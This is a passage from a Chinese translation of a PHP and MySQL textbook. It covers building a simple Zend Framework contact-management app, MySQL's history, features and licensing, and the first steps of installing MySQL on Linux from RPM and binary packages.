  id INTEGER UNSIGNED NOT NULL AUTO_INCREMENT PRIMARY KEY,
  name VARCHAR(100) NOT NULL,
  email VARCHAR(100) NOT NULL,
  type VARCHAR(100) NOT NULL
);
```

我不打算具体讨论如何创建 MySQL 数据库和表，因为这些内容会在本书后面详细介绍。如果你不清楚如何完成这些任务，建议你先读后面的几章，熟悉有关内容之后再返回来学习这一节。

● 配置数据库连接

接下来需要配置数据库连接，这样应用和数据库才能相互通信。因为应用可能需要在多个控制器中访问这个连接，所以应把连接参数存储在某一个位置上。Zend 框架支持一个中心位置来存储应用配置数据，默认在/application/configs/application.ini 文件中。

(1) 管理配置数据

Zend 框架的配置管理特性非常方便，开发人员能够利用这个特性管理特定于阶段的参数。例如，你的应用程序可能包含多个阶段，包括开发阶段、测试阶段和成品阶段。几乎可以肯定各个阶段中数据库连接参数并不相同，所以并不是在应用从一个阶段转移到下一个阶段时不断地更新这些参数，而是在 application.ini 文件适当的节中管理各个阶段的参数。这里给出 application.ini 文件的一个简化版本：

```
[production]
phpSettings.display_startup_errors = 0
phpSettings.display_errors = 0

email.support = support@wjgilmore.com

[development : production]
phpSettings.display_startup_errors = 1
phpSettings.display_errors = 1
```

[production]和[development : production]标识的代码行表示配置文件中节的开始，前者标识成品环境中使用的设置，后者标识开发环境中使用的设置。语法[development: production]表示开发环境继承自成品环境，不过开发环境中的设置会覆盖之前成品环境中的设置，如 phpSettings.display_startup_errors 和 phpSettings.display_errors 指令就是这种情况。不过，由于开发节（[development:production]）中没有为 email.support 指令（这是我自己创建的指令；Zend 框架支持很多预定义的指令名，所以你完全可以增加自己的指令）赋值，以开发模式运行这个应用时，可以使用成品节（[production]）中定义的 email.support 指令设置。

尽管不需要显式地获取数据库配置参数（稍后增加），但几乎可以肯定需要从控制器动作获取某些参数（如支持电子邮件地址）。可以向 Bootstrap.php 文件增加以下方法来做到：

```
protected function _initConfig()
{
    $config = new Zend_Config($this->getOptions());
    Zend_Registry::set('config', $config);
    return $config;
}
```

增加了这个方法后，就可以从任何控制器动作获取配置指令了，如下所示：

```
$config = Zend_Registry::get('config');
$email = $config->email->support;
```

(2) 增加数据库连接参数

既然已经了解了 Zend 框架的配置管理特性是如何工作的，下面来增加一些数据库连接参数。将下面 6 个参数复制到 application.ini 文件中：

```
resources.db.adapter                = PDO_MYSQL
resources.db.params.host            = localhost
resources.db.params.username        = root
resources.db.params.password        = jason
resources.db.params.dbname          = gitread_dev
resources.db.isDefaultTableAdapter = true
```

前面已经提到，Zend 框架支持多种数据库，其中就包括 MySQL。resources.db.adapter 指令确定要使用哪个数据库，在这里将使用 MySQL（通过 PHP 的 PDO 扩展）。resources.db.params.host、resources.db.params.username、resources.db.params.password 和 resources.db.params.dbname 指令含义很明显，不需要多做解释。最后，resources.db.isDefaultTableAdapter 告诉 Zend 框架是否可以直接开始使用数据库特性而不需要先获取一个数据库连接适配器。建议将这个指令设置为 true，因为这样可以少写几行代码。

创建了 contacts 表并配置好数据库连接之后，下面可以实现 Contacts 控制器的 add 动作了。

● 添加联系人

你可能已经认识到，使用 Zend 框架构建一个 Web 应用就像是使用 Erector Set 或 Legos[①]，只需选择合适的“积木”，不必一切都从头开始。这一节我会继续强调这种思想，这里使用 Zend_Form 组件来构造并验证一个用来向数据库增加联系人的表单。采用这种方法，你能严格地验证用户输入而不必牺牲布局灵活性。

如果你在框架驱动开发方面还是新手，那么需要花些时间来习惯这种方法。不过从长远来看，一旦习惯这种方法，以后你甚至会奇怪当初怎么没有使用这种方法。先使用以下命令创建一个新模型：

```
%>zf create model ContactForm
```

这会创建一个名为 ContactForm.php 的新类，放在目录/application/models/中。打开这个文件并修改这个类使它扩展 Zend_Form 类。修改后的文件如下所示：

```
<?php

class Application_Model_ContactForm extends Zend_Form
{
```

① Erector Set 和 Legos 是两款非常流行的积木游戏。——译者注

```
}
```

因为这个类扩展了 Zend_Form 类，所以可以使用 Zend_Form 的特性来创建联系人表单。下面不仅会使用这些特性来创建表单元素并确定元素的顺序，还会用这些特性验证表单输入，甚至调整布局。首先增加 Application_Model_ContactForm 类的构造函数，如下所示：

```
public function __construct($options = null)
{
    parent::__construct($options);

    $name = new Zend_Form_Element_Text('name');
    $name->setAttrib('size', 35)
            ->setLabel('Contact Name')
            ->addValidator('NotEmpty')
            ->addErrorMessage('Please provide the contact name');
}
```


由于篇幅有限，这里只在构造函数中增加了一个表单控件。请查看本书下载包中完整的构造函数，其中包含了创建图 24-2 所示表单所需的全部代码。构造函数中增加的控件会创建用来收集联系人名的表单域，设置该域长度，并设置一个验证器确保这个域不为空。如果这个表单域为空，会显示已定义的错误消息。

图 24-2 联系人添加表单

尽管完全可以覆盖 Zend_Form 所用的默认布局，但大多数情况下使用 CSS 设置布局的样式很容易，如图 24-2 所示。

如果表单数据得到成功验证，为了同时显示表单并向数据库增加联系人，将 Contacts 控制器的 add 动作修改如下：

```
public function addAction()
{

    $form = new Application_Model_ContactForm(
        array('action' => '/contact/add',
                'method' => 'POST'
        )
    );


    if ($this->getRequest()->isPost()) {

        if ($form->isValid($this->getRequest()->getPost())) {

            $contact = new Zend_Db_Table('contacts');
```

```
                $data = array (
                    'name'  => $this->_request->getPost('name'),
                    'email' => $this->_request->getPost('email'),
                    'type'  => $this->_request->getPost('type')
                );

                $contact->insert($data);

                echo "<p>Contact added!</p>";

            }

        }

        $this->view->form = $form;

    }
```

这个例子展示了如何向数据库增加一个新数据行而不用写任何 SQL 代码！必须强调一点，这个例子只是为了向你展示处理数据库最直接的一种方法。在真实世界中最好创建一个新模型来管理联系人，并把插入语法转移到这个模型中，这样一来就可以对控制器隐藏功能。有关的所有详细信息请参考 Zend 框架文档。

● 列出联系人

既然已经能够添加联系人，下面可以创建一个界面来查看联系人列表。与添加联系人的过程相比，这个过程没有那么麻烦，只需查询数据库来得到一个联系人列表，然后在视图中输出这些联系人。首先，修改 Contacts 控制器的 index 动作，如下所示：

```
public function indexAction()
{
    $contact = new Zend_Db_Table('contacts');
    $query = $contact->select()->order('name');
    $this->view->contacts = $contact->fetchAll($query);
}
```

这个代码段从 contacts 表获取所有记录，按 name 列对结果排序。从 fetchAll()方法作为一个对象数组返回的这些结果将被赋给视图作用域中一个名为$contacts 的变量。

接下来，在 index.phtml 视图中增加以下文本：

```
<?php foreach($this->contacts AS $contact) { ?>
  <p>
    <b><?= $contact->name; ?></b><br />
    <?= $contact->email; ?><br />
  </p>
<?php } ?>
```

这会得到图 24-3 所示的表单：

图 24-3　查看联系人

这一章介绍了很多基础知识，不仅介绍了 Web 框架的概念，而且具体说明了如何安装和配置 Zend 框架，并创建了一个简单的应用程序来展示这个框架的关键特性。不过，除此以外还有数十个（甚至数百个）强大的特性很值得深入研究。请参考 Zend 框架文档更多地了解这个框架还有哪些功能。

24.4 小结

尽管这一章主要强调 Zend 框架，不过希望它还能达到一个更重要的目的：展示 MVC 和 Web 框架在当今复杂的 Web 开发环境中所承担的重要角色。

下一章我们开始这本书的另一部分：详尽地介绍 MySQL。

第 25 章 MySQL 介绍

MySQL 关系数据库服务器大约在15年前脱胎于一个公司的内部项目，最初由瑞典 TcX DataKonsult AB（AB 是 Aktiebolag 的缩写，在瑞典语中这表示公司）的员工发起。这个称为 MySQL 的项目在1996年底开始公开发行。该软件迅速流行起来，所以他们在2001年成立了一家完全致力于 MySQL 服务和产品的公司，称为 MySQL AB。由于一开始就获利颇丰，MySQL AB 飞速发展，在多个国家成立了办事处，吸引了大量风险投资资金，并开始与很多重量级公司合作，包括 Red Hat、Veritas、Novell 和 Rackspace。MySQL 公司的发展因2008年被 Sun Microsystems 收购而终结，而后者则于2009年初被 Oracle 公司买进。

从 1996 年首次发行开始，MySQL 的开发人员就将重点放在了软件性能和可扩展性上。其结果是得到了一个高度优化的产品，但它缺乏企业级数据库产品的很多标准特性，例如存储过程、触发器和事务。然而，该产品仍然吸引了大量的用户，这些用户更注重速度和可扩展性，而不那么关心平常不太使用的功能（随后的版本又包括了这样一些特性，并因此吸引了更多的用户）。

时至今日，MySQL 下载量已经超过了 1 亿次。这些用户包括一些世界知名的公司和组织，例如雅虎、CNET 网络、NASA、天气频道、Google、芝加哥商业交易所和思科（见 www.mysql.com/customers）。本章后面将更为详细地介绍这些用户如何使用 MySQL，有些用户因此节省了几百万美元。

25.1 是什么让 MySQL 如此流行

MySQL 是一个关系数据库服务器，相对于与之竞争的专用数据库产品来说提供了相同的特性。这意味着，如果你熟悉另外一种数据库产品，接触到 MySQL 时，你会发现很多内容都不陌生。除了它的价格低廉以外（对许多用户都是免费的），MySQL 还有哪些特点让它如此流行呢？这一节将重点讨论促使 MySQL 风行的一些关键特性。接下来，还将介绍有关 MySQL 产品两个主要里程碑版本（即版本 4 和版本 5）的重要信息。

25.1.1 灵活性

不管你运行什么操作系统，都会涉及 MySQL。在 MySQL 网站上，优化的 MySQL 二进制可用于 14 种平台，包括 Compaq Tru64、DEC OSF、FreeBSD、IBM AIX、HP-UX、Linux、Mac OS X、Novell NetWare、OpenBSD、QNX、SCO、SGI IRIX、Solaris（版本 8、版本 9 和版本 10）和 Microsoft Windows。包也可用于 Red Hat、SUSE 和 Ubuntu。此外，如果二进制版本不适合于你的平台，或者你希望自己完成编译，MySQL 还提供了源代码下载。

对于最流行的编程语言还提供了很多 API，包括 C、C++、Java、Perl、PHP、Ruby 和 Tcl 等。

MySQL 还提供了多种机制来管理数据，这些机制被称为*存储引擎*（storage engine）。选择存储引擎要当心，这就如同要使用适当的算法来完成特定任务一样重要。与算法一样，存储引擎对某些任务特别适合，而对另外一些任务则很不适用。MySQL 很早就支持几个存储引擎，分别是 MyISAM（这是除了 Windows 外所有操作系统的默认存储引擎）、InnoDB（在 Windows 上是默认的）、MEMORY（之前的 HEAP）和 MERGE。版本 5 添加了 ARCHIVE、BLACKHOLE、CSV、FEDERATED 和 EXAMPLE 引擎。最近，MySQL 发布了 Falcon 的α版本，这是一个在 SMP 系统上用于大规模部署的高性能存储引擎。

注解 还有一些第三方存储引擎得到了积极的开发。尽管前面提到的都是最常用的存储引擎，不过除此以外还有另外一些引擎。例如，NitroEDB引擎(http://nitrosecurity.com) 专门被开发用来高速处理大量数据（大于10亿条记录）。另一个解决方案是Infobright的BrightHouse (www.infobright.com)存储引擎，被用来以高压缩比归档数据。

每个存储引擎都有自己的长处和短处，应当有选择地使用，使之最好地满足使用数据的需要。因为一个数据库可能包括很多表，每个表都有特定的作用，所以 MySQL 允许在一个数据库中同时使用不同的存储引擎。这些存储引擎将在第 28 章中进一步介绍。

虽然 MySQL 在默认情况下使用与英语兼容的设置，但开发人员认识到并非所有用户都来自讲英语的国家，所以 MySQL 允许用户在超过 35 个字符集中选择。你可以用字符集来控制用于错误和状态消息的语言、MySQL 如何对数据排序，以及如何在表中存储数据。

25.1.2 强大功能

从最早的版本开始，MySQL开发人员就一直关注着性能，甚至为保持高性能减少特性集。直到今天，MySQL依然保持本色，仍以高速度为先，但随着时间的推移，以前没有的功能也已经得到发展，可以同其他很多商业和开源产品相抗衡了。本节简述一些与性能有关的方面。

1. 企业级SQL特性

MySQL 的批评者一直在抱怨 MySQL 缺少诸如子查询、视图和存储过程等高级特性，妨碍了该数据库在企业级的应用。开发团队长期以来对这些说法的回应是反复强调其对速度和性能的承诺，并表示会在适当的时间集成这些特性。版本 5 证明了此承诺所言非虚，上述所有特性现在都已经可用（子查询已在版本 4.1 中引入）。后面几章将主要介绍这些较新的特性。

2. 全文索引和搜索

MySQL 很早便支持全文索引和搜索，这个特性大大增强了在基于文本的列中挖掘数据的性能。此特性还允许你根据查询与记录行相关的程度以相应的顺序生成结果。此特性将在第 36 章介绍。

3. 查询缓存

查询缓存是提升MySQL速度的最大进步之一。一旦启用，此特性会非常简单有效，查询缓存使MySQL能在内存中存储SELECT查询及相应的结果。当执行后续的查询时，MySQL将其与缓存的查询进行比较。如果相同，则MySQL不再到数据库中获取，而只是导出缓存的查询结果。为了消除过期的结果，还内建了相关机制来自动删除无效的缓存结果并在下一次请求时重新进行缓存。

4. 复制

复制（replication）允许把位于一台 MySQL 服务器上的数据库复制到另一台服务器上，这有很多优点。例如，只要有一个从属数据库就可以大大提升可用性，因为如果主数据库出现问题，这个从属数据库可以立即上线。如果你有多台机器可供使用，客户端查询就可以分布在主数据库和多个从属数据库上，大大减少每个数据库的负载（原本这些负载都会落在一台机器上）。另一个优点是备份：它不是让应用程序在备份时离线，而是在从属服务器上进行备份，使应用程序的停机时间减为 0。

5. 安全

MySQL 支持很多安全和配置选项，使你几乎能对其操作的各个方面进行完全控制。例如，通过 MySQL 的配置选项可以控制如下方面。

- 守护进程拥有者、默认语言、默认端口、MySQL 数据存储的位置，以及其他关键的全特性。
- 分配给线程、查询缓存、临时表、表联结和索引键缓冲区的内存量。
- MySQL 网络功能的各个方面，包括中止前尝试连接的时间、是否尝试解析 DNS 名、允许的最大包大小等。

MySQL 的安全选项同样很丰富，允许管理如下方面。

- 每小时允许的查询、更新和连接数。
- 用户连接数据库时是否必须给出合法的 SSL 证书。
- 用户对于指定的数据库、表，甚至是列可以执行哪些操作。例如，可能允许一位用户对于公司员工表的电子邮件列有 UPDATE 权限，但没有 DELETE 权限。

此外，MySQL 还会跟踪关于数据库交互各个方面的大量度量值，包括传输的总进出数据量、执行的每种查询的数量、打开、运行、已缓存和已连接的线程数等。它还跟踪超出某个执行阈值的查询数、存储在缓存中的查询数、正常运行时间等。这些数据对于在运行期间调整和优化服务器很有价值。

由于这些选项的重要性，它们将在后面的几章中反复出现。其中，第26章的部分内容将主要介绍 MySQL 配置，整个第29章将专门介绍 MySQL 安全性。

25.1.3　灵活的许可选择

MySQL 的发行遵循两种许可选择。

1. MySQL开源许可

MySQL AB 按 GPL（GNU 通用公开许可）提供了该软件的免费版本。如果你的软件也遵循 GPL 许可，就可以免费使用 MySQL，甚至进行修改和再次分发，只要在 GPL 许可的条款下进行即可。关于 GPL 的条款，可以在 www.fsf.org/licensing/licenses/gpl.html 了解更多信息。

因为认识到并非所有用户都愿意在 GPL 的受限制条款下发行其软件，因此还可以遵循 Sun FOSS（免费和开源许可）免责条款获得 MySQL，FOSS 允许使用 MySQL 并结合在其他很多流行的开源许可下发行的软件，这些许可包括 Apache 软件许可、BSD 许可、GNU LGPL（宽通用公开许可）和 PHP 许可等。关于 FOSS 免责条款的更多信息（包括可接受许可的列表）请见 www.mysql.com/about/legal/licensing/foss-exception/。在确定是否适合你的需要之前，请查看 FOSS 免责声明中的特定条款。

2. 商业许可

如果不想发行或重新分发项目代码，或者希望构建一个不遵循 GPL 或其他兼容许可的应用程序，就可以使用 MySQL 商业许可。如果选择 MySQL 商业许可，有很多种合理的价格可以选择，

每种选择都会相应地有某种级别的保证支持。关于这些选择的最新详细信息，请参见 MySQL 网站。

3. 应当使用何种许可

必须承认，过多的许可协议经常会让开发人员感到困惑，到底哪一种最适合他们特定的情况呢？虽然列出每一种可能的情况不现实，但确定最合适的许可时可以考虑以下的一般原则。

- 如果应用程序需要使用 MySQL，而且将在 GPL 或 GPL 兼容的许可下发行，就可以免费地使用 MySQL。
- 如果应用程序需要客户安装某个版本的 MySQL，但不想在 GPL 或 GPL 兼容的许可下发行，则需要为每个版本购买一个 MySQL 商业许可。
- 如果应用程序捆绑了一个 MySQL 副本，但不在 GPL 或 GPL 兼容的许可下发行，则需要为卖出的每一份应用程序购买一个 MySQL 商业许可。

25.1.4 超级活跃的用户群体

虽然许多开源项目都有活跃的用户群体，但 MySQL 的用户群体可称得上是*超级活跃*。除了不间断的产品开发，还有几千个依赖于 MySQL 的开源项目在进行中，它们以 MySQL 作为后台来管理大量数据，包括服务器日志文件、电子邮件、图片、Web 内容、帮助桌面标签和游戏统计等。如果需要建议或支持，可以使用你喜欢的搜索引擎，查看关于该软件各个方面的数百种教程、浏览超大的 MySQL 手册，或者在任何热门 MySQL 新闻组中提交问题。事实上，当搜索 MySQL 时，问题不是能否找到要搜索的内容，而是要从哪儿开始！

25.2 MySQL 的演进

MySQL 一直都以其发展速度而著称，且人们总认为它缺乏必要的企业特性。当然，其爆炸式的普及可以说明数百万用户对这些高级特性并没有太大兴趣。不过，随着数据仓库和性能需求日益复杂，MySQL 开发人员很快认识到需要扩展这个数据库的特性集。这一节将概要介绍自 MySQL 版本 4 开始所集成的主要特性。

另外需要说明，这一节并不单纯是为你上一堂历史课，相关历史你可能在高中都已经学过。介绍这些内容的目的有两个：一个是给出 MySQL 诸多特性的一个一般性介绍，另一个是给你提供一种路线图，指出这些特性分别在哪些章节介绍。

25.2.1 MySQL 4

2003 年 3 月 MySQL 4 的发行标志着该软件历史上的一个重要里程碑。在 18 个月开发和多年的努力之后，公司终于向公众奉上了这个完整的产品，其中增加了一些长期以来被认为是企业级数据库产品标准的新特性。下面列出其中一些突出特性。

- **标准分发包增加了 InnoDB**。InnoDB 存储引擎（自版本 3.23.34a 以来用户就可以使用）在版本 4 中成为标准分发包的一部分。InnoDB 表为 MySQL 用户提供了一组新特性，包括事务、外键完整性和行级锁定。InnoDB 存储引擎将在第 28 章介绍，事务将在第 37 章讨论。
- **查询缓存**。查询缓存自版本 4.0.1 可用，通过在内存中存储查询结果并直接获取这些结果（而不是重复地查询数据库获取相同的结果集）大大提升了选择查询的性能。
- **嵌入式 MySQL 服务器**。有了嵌入式 MySQL 服务器，使得将成熟的 MySQL 服务器集成到嵌

入式应用程序成为可能。嵌入式应用程序增强了类似于广告亭、CD-ROM、因特网工具、蜂窝电话和 PDA 等的功能。

- **子查询**。子查询可以大大降低某些查询的复杂性，使得能够在另一个查询语句中嵌入 SELECT 语句。自版本 4.1 开始，MySQL 用户可以使用基于标准的子查询操作。第 35 章将介绍这个期待已久的特性。
- **使用 SSL（安全套接字层）的安全连接**。只使用未加密的客户端-服务器连接，可能会使数据和验证凭证遭到拦截，甚至被某些恶意的第三方修改。自版本 4 开始，可以在 MySQL 和任何支持 SSL 技术的客户端之间建立加密的连接。此特性将在第 29 章介绍。
- **空间扩展**。随着版本 4.1 的发行，MySQL 开始支持空间扩展，空间扩展用于创建、存储和分析地理信息。例如，此特性可用于在地图上找出某个城市中鞋店的位置。

25.2.2　MySQL 5

MySQL 5 的官方发行是在 2005 年 10 月，这个版本提供的大量特性标志着该产品又向前迈出了一大步，并促使其公司夺走其强劲竞争对手的市场份额，下面介绍一些突出的特性。

- **存储过程**。存储过程是存储在数据库中的一组SQL语句，它可以像SQL函数（如min()或rand()）一样使用。根据最新SQL标准SQL-2003 的需求，增加存储过程将弥补MySQL缺乏的一个主要特性。第 32 章将全面地介绍这个主题。
- **视图**。数据库表包括的信息一般不允许公开查看，很多情况下甚至不允许使用此数据库的程序员查看。视图使数据库管理员能够限制对数据库表的访问，只允许访问要使用的数据。利用视图，则不必再构造跨多表的又长又难用的查询。视图实际上是一个或多个表中数据子集的虚拟表示。视图将在第 34 章介绍。
- **触发器**。触发器实际上是一个存储过程，在所定义事件发生时调用。触发器通常用于在向表中插入数据前后审查和操作数据，从而保证遵循业务逻辑和规则。第 33 章将完整地介绍这个新特性。
- **INFORMATION_SCHEMA**。MySQL 一直支持 SHOW 命令，这是了解数据库服务器中数据结构有关信息的一种非标准方式。但是，此方法与所有其他数据库不兼容，而且由于 SHOW 命令不能在 SELECT 语句中使用而存在限制。为解决此限制，5版中增加了一个新的数据库 INFORMATION_SCHEMA。这个数据库存储服务器中所有其他数据库的有关元信息。利用这个数据库，用户现在可以使用标准的 SELECT 语句了解数据库结构的更多信息。

25.2.3　MySQL 5.1

不要被次版本号所迷惑，MySQL 5.1 在这个产品的发展历史上是一个非常重要的版本。这一节只是概要介绍这个版本的几个关键特性。

- **可插拔存储引擎 API**。你是不是希望 MySQL 能够根据你的定制用户凭证解决方案完成验证？能够提供一个定制数据过滤函数？能够查询非标准数据格式（比如 MP3 文件）？可插拔存储引擎 API（Pluggable Storage Engine API）允许你增加自己的定制功能，可以用以前从未想过的方式扩展数据库。
- **分区**。分区（或者将表划分为更小的物理片段）在处理大量数据时有很多好处。查询性能会因此显著改善，因为通过分区，表索引会缩减为多个较小的范围，而不是一个很大的连续范围。

可以考虑这样一种情况，你在为一个全国零售产业分析客户发货单。也许仅仅几年就很可能生成数十亿条记录，不要直接处理所有这些记录，可以使用分区根据年甚至月份划分这些发货单。分区还会影响存储开销，它可以把不常使用的表数据移动到成本较低的存储介质上，而且如果需要仍然可以获取到这些数据。

- **事件调度**。MySQL 的事件调度特性类似于 Unix cron 程序，可以根据一个预定义调度表执行 SQL 查询。
- **负载测试**。这个发行包增加了一个命令行程序，名为 `mysqlslap`，利用这个程序可以通过执行 SQL 查询来测试性能，并模拟多客户访问系统的场景。

25.2.4 MySQL 5.4 和 5.5

最早的几个版本可以满足公司的需求，这些开发版本主要包括一些与性能有关的改进。还不清楚 5.5 版本何时正式发行，所以开发还是应当基于官方的 5.1 版本。

25.3 著名的 MySQL 用户

如前所述，MySQL拥有很多值得夸耀的著名用户。我选择了其中两个突出的实现加以说明，以便你更深入地了解MySQL对你的组织有何帮助。

25.3.1 craigslist

流行的在线分类和群体网站craigslist（www.craigslist.org）自从1995年建站以来一直在扩大。craigslist网站一开始就依赖于LAMP（Linux、Apache、MySQL、Perl）开发，从创始人Craig Newmark业余开发的一个小网站成长为如今最流行的Web网站之一，当前每月要处理90亿页面（参见www.craigslist.org/about/pr/factsheet.html），在该网站的发展历史中MySQL充分展示出了可扩展性。craigslist每月要迎接3000多万新用户，处理3000多万新分类的广告，发布200多万个新的工作列表。

根据MySQL.com发布的案例研究，标题为“craigslist依赖MySQL提供上百万分类广告”（www.mysql.com/why-mysql/case-studies/mysql-craigslist-casestudy.pdf），可以了解到craigslist依赖于MySQL运行网站的各个数据库驱动方面。特别引人注目的是，网站的搜索特性使用了MySQL的全文搜索功能。可以参考这个案例研究，来了解MySQL在一个最流行的Web网站中所起的重要作用。

25.3.2 维基百科

成立于 2001 年 1 月，由志愿者驱动的在线百科全书维基百科（www.wikipedia.org）已经从 Jimmy Wales 建立的个人项目成长为 Web 上流量最大的 10 个网站之一（根据 www. alexa.com）。该网站确实拥有无尽的知识，这归功于全世界知识渊博的热心人的贡献。

为了具体说明维基百科的发展，本书上一版曾指出维基百科使用 5 个 MySQL 服务器来支持网站。如今，维基百科使用了大约 150 个 MySQL 服务器，平均每秒处理大约 49 000 个请求(http://en.wikipedia.org/wiki/Wikipedia:Statistics)。

25.3.3 其他重要用户

MySQL网站还提供了关于一些突出MySQL用户的大量案例（http://mysql.com/why-mysql/case-

studies/)，其中包括Ticketmaster、Walmart、Zappos和Adobe。应该花些时间来研究这些总结，因为鼓励你的组织在企业内采纳MySQL时，这些案例可以作为很有力的说服手段。

25.4　小结

从一个小小的内部项目到全球市场的竞争者，MySQL确实走过了很长一段路。本章简要介绍了这个飞跃，详细介绍了MySQL的历史、发展过程和未来，同时给出了MySQL数千个成功用户案例中的几个，强调了MySQL在具有全球规模和影响力的组织中的使用。

在后面各章中，将深入了解许多MySQL基本主题，包括安装和配置过程、MySQL客户端、表结构和MySQL的安全特性。如果刚开始学习MySQL，这些内容对于了解这个强大数据库服务器的基本特性和行为很有意义。如果已经非常熟悉MySQL，仍然可以考虑浏览这些内容，至少可以将这部分内容作为很好的参考。

第 26 章 安装和配置 MySQL

本章介绍 MySQL 数据库服务器的安装和配置过程。这不能代替优秀（而且庞大）的 MySQL 用户手册，而只是针对希望快速高效地准备这个数据库服务器加以使用的用户，强调了他们最关心的关键过程。总体来讲，本章将介绍如下内容。

- 下载指令。
- 各种分发包形式。
- 安装过程（源代码、二进制、RPM）。
- 设置 MySQL 的管理员密码。
- 启动和停止 MySQL。
- MySQL 安装为系统服务。
- MySQL 配置和优化问题。
- 重新配置 PHP 来使用 MySQL。

到本章结束时，读者将了解如何安装和配置可操作的 MySQL 服务器。

26.1 下载 MySQL

MySQL 数据库有两种版本：MySQL Community Server 和 MySQL Enterprise Server。如果不需要 MySQL 的支持、监视和优先级更新服务，就应该使用前一种版本。如果对前面提到的某个或所有服务感兴趣，可以更多地了解 MySQL Enterprise 版本（www.mysql.com/products/enterprise）。这本书假定你使用的是 Community Server 版本，这可以通过 MySQL 网站免费下载。

要下载最新的 MySQL 版本，请导航到 www.mysql.com/downloads。在这里可以从得到支持的 10 种操作系统中作出选择，也可以下载源代码。

如果在运行 Linux 或 OS X，强烈建议使用分发包的包管理器安装 MySQL，否则可以使用可用的 RPM 或源代码（www.MySQL.com）安装 MySQL。本章后面我会指导你从 RPM 和源代码安装 MySQL。

如果在运行 Windows，总共有 7 个不同的下载包可以用于 Windows 平台，不过对绝大多数用户来说，实际上只有两个很重要，即适用于 32 位和 64 位平台的 MSI Installer Essentials 版本。Essentials 版本的这两个下载包包含了在 Windows 中有效运行 MySQL 所需的所有特性，但不包括可选组件（如基准测试工具）。你很有可能希望下载这个版本的下载包。它还捆绑了一个安装程序，这说明类似于其他大多数主流 Windows 应用，可以使用向导界面安装 MySQL。

26.2　安装 MySQL

安装数据库服务器通常是一个痛苦的过程，所幸 MySQL 服务器安装非常简单。事实上，在几次反复之后，你会发现将来的安装或升级过程只需要几分钟，甚至通过记忆就能完成。

本节将学习如何在 Linux 和 Windows 平台上安装 MySQL。除了逐步地全面讲解安装外，还将讨论经常会让新手和老手感到困惑的问题，包括分发格式的奇怪行为、系统特定的问题等。

注解　在本章其余部分中，将使用常量INSTALL-DIR作为MySQL基本安装目录的占位符。可以修改系统路径来包括此目录。

26.2.1　在 Linux 上安装 MySQL

虽然 MySQL 已经被移植到至少 10 种平台，但其 Linux 分发包仍是最流行的。这不奇怪，因为这两种产品（MySQL 和 Linux）常被结合使用来运行基于 Web 的服务。本节介绍 MySQL 的 3 种 Linux 分发格式的安装过程，这 3 种分发格式是 RPM、二进制和源代码。

是RPM、二进制还是源代码

用于 Linux 操作系统的软件一般提供多种分发格式。MySQL 也不例外，为每个发行版本都提供了 RPM、二进制和源代码分发格式。3 种格式都很流行，所以本节给出所有这 3 种格式的安装指令。如果你刚接触这些格式，请在决定使用某种格式前仔细阅读这 3 部分并在必要时进行其他研究。

- RPM安装过程

如果在运行一个 RPM 驱动的 Linux 分发包，RPM（RPM Package Manager， RPM 包管理器）为安装和维护软件提供了一种极其简单的方式。RPM 提供了一个通用命令行接口来安装、升级、卸载和查询软件，大大减少了学习一般 Linux 软件维护所需的时间。

提示　虽然本节会介绍RPM的一些比较有用、比较常见的命令，但只是涉及其功能的皮毛。如果你不熟悉RPM格式，可以访问www.rpm.org来了解更多内容。

MySQL 为多种处理器体系结构提供了 RPM。为完成本书后面的示例，只需要下载 MySQL 服务器和 MySQL 客户端包。下载这些包，保存到所选的分发库目录。一般将包存储在/usr/src 目录，但是这个位置对安装过程的最后结果没有影响。

可以用一个命令安装 MySQL 服务器 RPM。例如，要安装面向 32 位 *x*86 平台的服务器 RPM（写本书时已经提供有这个 RPM），可以执行以下命令：

```
%>rpm -i MySQL-server-5.1.49-glibc23.i386.rpm
```

可以考虑在 RPM 安装时添加-v 选项，查看进度信息。执行时，安装过程就会开始。如果一切正常，会告诉你初始表已经安装，mysqld 服务器守护进程已经启动。

记住，这只是安装了 MySQL 的服务器组件。如果希望从这台机器连接服务器，还需要安装客户端 RPM：

```
%>rpm -iv MySQL-client-VERSION.glibc23.i386.rpm
```

很难相信，通过执行一个安装命令就同时创建了初始数据库，而且 MySQL 服务器守护进程正在运行。

提示 卸载MySQL和安装一样容易，只需要一个命令：

```
%>rpm -e MySQL-VERSION
```

虽然 MySQL RPM 提供了简单有效的方式，但这种便利却以灵活性为代价。例如，安装目录不可修改，也就是说只能使用打包者确定的预定义安装路径。这不一定是坏事情，但灵活性总是好的，有时也是必需的。如果你的个人情况需要增加灵活性，请继续阅读二进制和源代码安装过程；否则，继续阅读 26.3 节。

- 二进制安装过程

二进制分发包是预编译的源代码，一般由希望为用户提供平台特定的优化分发包的开发人员或分发者提供。虽然本章主要介绍 Linux 安装过程，但记住除了 Windows 之外，针对所有平台（有许多可在 MySQL 网站下载）的安装过程基本都是相同的。Windows 安装将在下一节介绍。

为在 Linux 上安装 MySQL 二进制版本，需要有能够解压二进制包的工具。大多数 Linux 都提供了 GNU `gunzip` 和 `tar` 工具，可以完成这些任务。

可以访问 MySQL 网站的下载部分，针对你的平台下载 MySQL 二进制包。与 RPM 不同，这个二进制包同时打包了服务器和客户端，所以只需要下载一个包。下载这个包，把保存到你选择的分发库目录。一般会存储在/usr/src 目录，但该位置对安装过程的最终结果没有影响。

虽然二进制安装过程要比安装 RPM 稍麻烦一些，需要键入更多内容，但这只是需要多了解一点 Linux 知识。此过程可以分为以下 4 个步骤。

(1) 创建必需的组和拥有者（要完成这一步和以下步骤，需要有 root 权限）：

```
%>groupadd mysql
%>useradd -g mysql mysql
```

(2) 将软件解压到某个目录。推荐使用 GNU `gunzip` 和 `tar` 程序。

```
%>cd /usr/local
%>tar -xzvf /usr/src/mysql-VERSION-OS.tar.gz
```

(3) 将安装目录链接到一个公共路径：

```
%>ln -s FULL-PATH-TO-MYSQL-VERSION-OS mysql
```

(4) 安装 MySQL 数据库。`mysql_install_db` 是登录 MySQL 数据库服务器、创建所有必要的表并填入初始值的 shell 脚本。

```
%>cd mysql
%>chown -R mysql .
%>chgrp -R mysql .
%>scripts/mysql_install_db --user=mysql
%>chown -R root .
%>chown -R mysql data
```

就这么简单！请继续阅读 26.3 节。

- 源代码安装过程

MySQL 开发人员花费了很大力气为众多操作系统生成优化的 RPM 和二进制包，大家应当尽可能

地使用这些包。但是，如果你使用的平台没有相应的 MySQL 二进制包，则需要一种独特的配置，或者倘若你恰好是极具控制欲的人，还可以选择通过源代码进行安装。这个过程实际上只比二进制安装过程稍长一点。

